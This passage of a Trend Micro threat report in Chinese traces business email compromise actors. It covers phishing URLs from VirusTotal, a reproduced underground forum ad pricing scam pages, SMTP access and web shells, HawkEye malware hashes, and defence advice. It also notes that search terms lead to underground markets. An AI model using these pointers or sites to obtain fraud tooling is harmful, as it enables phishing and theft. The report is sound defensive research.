



圖 13：與我們發現的電子郵件綁定的 Facebook 帳號。

同時我們也在其他網路釣魚網站發現「Maka Wizo」這個名字，很顯然地，這位變臉詐騙歹徒並非網路釣魚新手，而是之前就曾進行過類似的攻擊。



virustotal

184.168.86.59 IP アドレス情報

Geolocation

Country	US
Autonomous System	26496 (GoDaddy.com, LLC)

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

2013-12-30	watercolorsbydarlene.com
2013-12-19	smarticalmarketing.com

Latest detected URLs


Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset.**

3/53	2014-02-19 03:54:00	http://smarticalmarketing.com/
13/51	2014-02-03 22:16:15	http://smarticalmarketing.com/google.com.drive/2013gdocs/index.htm
5/51	2014-02-03 13:10:23	http://watercolorsbydarlene.com/hokayz/gdocu/gdocs
3/51	2014-02-03 10:09:53	http://watercolorsbydarlene.com/hokayz/gdocu/gdocs/index.htm
13/51	2014-01-24 11:06:25	http://watercolorsbydarlene.com/makawizo/googledocss/googledocss/googledocss/sss
14/51	2014-01-18 09:36:45	http://watercolorsbydarlene.com/bayano/gdoc/gdoc/sss/index.htm
14/51	2014-01-17 10:45:02	http://watercolorsbydarlene.com/wizo/googledocss/googledocss/googledocss/sss/
13/51	2014-01-17 08:16:32	http://watercolorsbydarlene.com/maggiee/googledocss/googledocss/googledocss/sss/index.htm
3/51	2014-01-16 17:29:35	http://watercolorsbydarlene.com/
14/51	2014-01-15 07:52:21	http://watercolorsbydarlene.com/makawizo/googledocss/googledocss/googledocss/sss/

圖 14：原始檔當中含有「makawizo」字樣的其他網路釣魚網站。

從這個案例可知，許多變臉詐騙集團都是曾經架設過眾多類似網站的詐騙老手。

像這類的變臉詐騙集團，通常會到地下市場購買其詐騙所需工具。確切地說，我們已掌握他們在網路犯罪地下市場購買網路釣魚工具的證據。在地下市場的用語，使用網路釣魚網頁進行詐騙叫做「scampage」，而使用電子郵件進行網路釣魚攻擊則叫做「spamming」。因此只要在搜尋引擎上打入這些關鍵字，就能找到相關市集。就跟任何其他商人一樣，許多在地下市場販賣這類工具的人，都會到地下論壇上刊登廣告。下圖顯示一個這類廣告的範例：



Nairaland Forum

Welcome, **Guest**: Join Nairaland / **LOGIN!** / Trending / Recent / New
Stats: 1,795,403 members, 3,516,944 topics. **Date:** Friday, 05 May 2017 at 11:28 AM

Search

[http://smtp-inbox.ru/] Selling Mailer, Scampage, Smtp, Webmail, Cpanel, Shell - Webmasters - Nairaland

Nairaland Forum / Science/Technology / Webmasters / [http://smtp-inbox.ru/] Selling Mailer, Scampage, Smtp, Webmail, Cpanel, Shell
(388 Views)

[www.spamstuff.cc] Sell Smtp, Cpanel, Shell, Rdp, Mailer, Scampage, Email Pass. / [www.spamstuff.cc] Sell Smtp, Cpanel, Shell, Rdp, Mailer, Scampage, Email Pass. / Shop Admin [www.spamming-bank.ru] Selling : Smtp, Mailer, Rdp, Cpanel, Webmail (1) (2) (3) (4)

(0) (Reply)

[http://smtp-inbox.ru/] Selling Mailer, Scampage, Smtp, Webmail, Cpanel, Shell by smtpinbox: 9:13am On Nov 19, 2015

We are selling various and special types of tools:
For all spamming tools like:

SMTP : $9
MAILER : $10
RDP ADMIN : $8
CPANEL: $7
WEBMAIL: $7
SHELL C99 : $5

ACCOUNT (Dating, Alibaba, Paypal ..ect)

NEW SCAM PAGE 2015 : $10
==> Boa scampage, Chase scampage, Lloys scampage, Nawest scampage, Wells Fargo scampage, HSBC scampage, RBS scampage, Alibaba scampage, Paypal scampage ... ect)

EMAIL PASS Fresh and Private check account (paypal, alibaba, dating, skype,...ect)

EMAIL LEADS 2015 FRESH & PRIVATE (Business trade leads, bank leads, Alibaba leads , Jobseeker leads, ..ect)

More we can chat on Yahoo Messenger : ru.smtpinbox
Or visit our website: http://smtp-inbox.ru/

圖 15：電子郵件網路釣魚攻擊 (spamming) 工具的廣告。

此外，網路論壇上也有一些貼文和影片提供有關電子郵件網路釣魚攻擊的教學，因此對經驗不足的新手來說很容易上手：

圖 16：有關電子郵件網路釣魚攻擊的教學影片。

研究期間，我們還追蹤了另一位變臉詐騙歹徒使用了「christcee1993@[BLOCKED].com」這個電子郵件地址。據我們所知，這位歹徒從 2015 年起就一直使用「Hawkeye」惡意程式來蒐集使用者的登入憑證，但最近卻開始改用網路釣魚網頁，拋棄原本的鍵盤側錄程式。




圖 17：「Christ Cee」這位歹徒所發送的網路釣魚電子郵件樣本，冒充成帳號重新啟用電子郵件。

我們手上的樣本當中與這個電子郵件地址有關聯的都是 Hawkeye 的樣本：

SHA1	VT 首次發現	SMTP 電子郵件
79734c9a4e1b9e0c002c1ea316c22c03bce73c38	9/26/2015 5:35	christcee1993@[BLOCKED].com
cbd403d0ef8c6e018b905763ceec19d3d2119c10	10/1/2015 18:32	christcee1993@[BLOCKED].com
ffa399f74c09391d2505b247f44e53d0fc571847	7/28/2016 19:07	christcee1993@[BLOCKED].com

表 1：與變臉詐騙歹徒電子郵件地址有關聯的 Hawkeye 惡意程式樣本。

*VT 首次發現：由 VirusTotal 在 SMTP 電子郵件當中率先發現。

根據我們的研究，Hawkeye 一開始是先在作者自己的電腦上進行測試，因此產生了一個含有他所有帳號的記錄檔。從駭客的電腦上找到的記錄檔當中含有一些與駭客論壇相關的電子郵件地址和使用者名稱。

這又再次證明，許多變臉詐騙歹徒都會定期在地下社群中互相交流。

如何防範變臉詐騙

變臉詐騙通常不需精密的工具或高深的技術，因此防範之道不能單靠 IT 人員。事實上，變臉詐騙通常會鎖定某家企業的一般使用者，因此，防範的策略也必須從他們開始著手，並以他們為保護對象。以下是企業防範變臉詐騙的一些方法：

- 第一步就是透過員工教育來提升員工的意識。企業應訓練員工如何分辨網路釣魚。
- 變臉詐騙經常使用電子郵件為管道，並且仰賴一些騙術和社交工程技巧來誘騙員工下載某些檔案、前往某些網站、或提供某些資訊。一般使用者應知道如何從電子郵件當中發掘蛛絲馬跡，因為，即使是最完美的變臉詐騙也可能會有跡象可循，讓您分辨郵件的真假。
- 再次確認匯款要求的真實性，尤其是大筆款項。光靠一封看似來自高階主管的郵件，並不代表它一定是真的。如果覺得不尋常或有點可疑，盡可能直接向發出要求的人確認是否確有此事。
- 至於合作廠商或供應商，企業應該在匯款之前再次確認對方是否真的要求付款以及發票是否正確。假使合作廠商或供應商突然提供另一個收款帳號，請視為一種警訊，並且另循第二管道向對方公司人員要求簽名確認變更。
- 任何的要求都必須重複確認，不論是透過電話或者經由雙重認證機制。如此可確保任何可能遇到變臉詐騙的情況都需通過額外的安全關卡。
- 在企業內建立一種資安文化，如此可確保企業整體上下都能具備更強的資安體質。

趨勢科技解決方案

趨勢科技提供了社交工程攻擊防護來協助中小企業和大型企業防範變臉詐騙。這項技術已整合至趨勢科技電子郵件與協同作業防護 (包括 Smart Protection for Office 365)，並且提供了以下防護技巧：

- 社交工程攻擊防護 (SNAP)：結合了專家規則與機器學習技術，能偵測並過濾變臉詐騙相關的電子郵件行為和特徵 (從郵件標頭到內文全面檢查)，例如：寄件人造假、已知不肖的郵件服務廠商等等。只要偵測到任何變臉詐騙手法的跡象就會觸發攔截規則。此外，電子郵件的內容也會經過機器學習技術的檢驗。
- 電子郵件信譽評等技術：偵測已知的惡意 IP 位址，並分析電子郵件來源與電子郵件交叉關聯特徵。
- 惡意程式防護：採用預測式機器學習與經驗式掃瞄雙重技巧。
- 沙盒模擬分析技術：針對可能惡意的附件檔案和郵件內的網址分析其實際行為。

趨勢科技 XGen™ 防護融合了跨世代的防禦技巧，能全面防範各式各樣的威脅，保護資料中心、雲端環境、網路以及端點裝置。藉由高準度的機器學習來保護閘道與端點上的資料和應用程式，保護實體、虛擬及雲端工作負載。XGen™ 能藉由網站/網址過濾、行為分析及客製化沙盒模擬分析，來防範今日針對企業量身訂做的威脅，這些威脅不僅能避開傳統資安防禦，更能利用已知、未知或尚未公開的漏洞，竊取個人身分識別資訊或將資料加密。聰明、最佳化、環環相扣的 XGen™ 是趨勢科技 Hybrid Cloud Security 混合雲防護、User Protection 使用者防護以及 Network Defense 網路防禦等解決方案的技術基礎。

趨勢科技

趨勢科技是全球雲端安全領導廠商，致力為企業和消費者開發網際網路內容安全與威脅管理解決方案，建立一個安全的數位資訊交換世界。身為伺服器安全的先驅，擁有 20 多年經驗，我們專門提供符合客戶及合作夥伴需求的頂尖用戶端、伺服器及雲端安全防護，更快攔截新的威脅，保護實體、虛擬及雲端環境內的資料。我們領先業界的雲端運算防護技術、產品及服務皆以趨勢科技 Smart Protection Network™ 基礎架構為後盾，能在威脅出現的來源，也就是網際網路，直接攔截威脅，並且還有全球 1,000 多位威脅情報專家在背後支援。如需更多資訊，請至：**www.trendmicro.tw**

TREND MICRO™

Securing Your Journey to the Cloud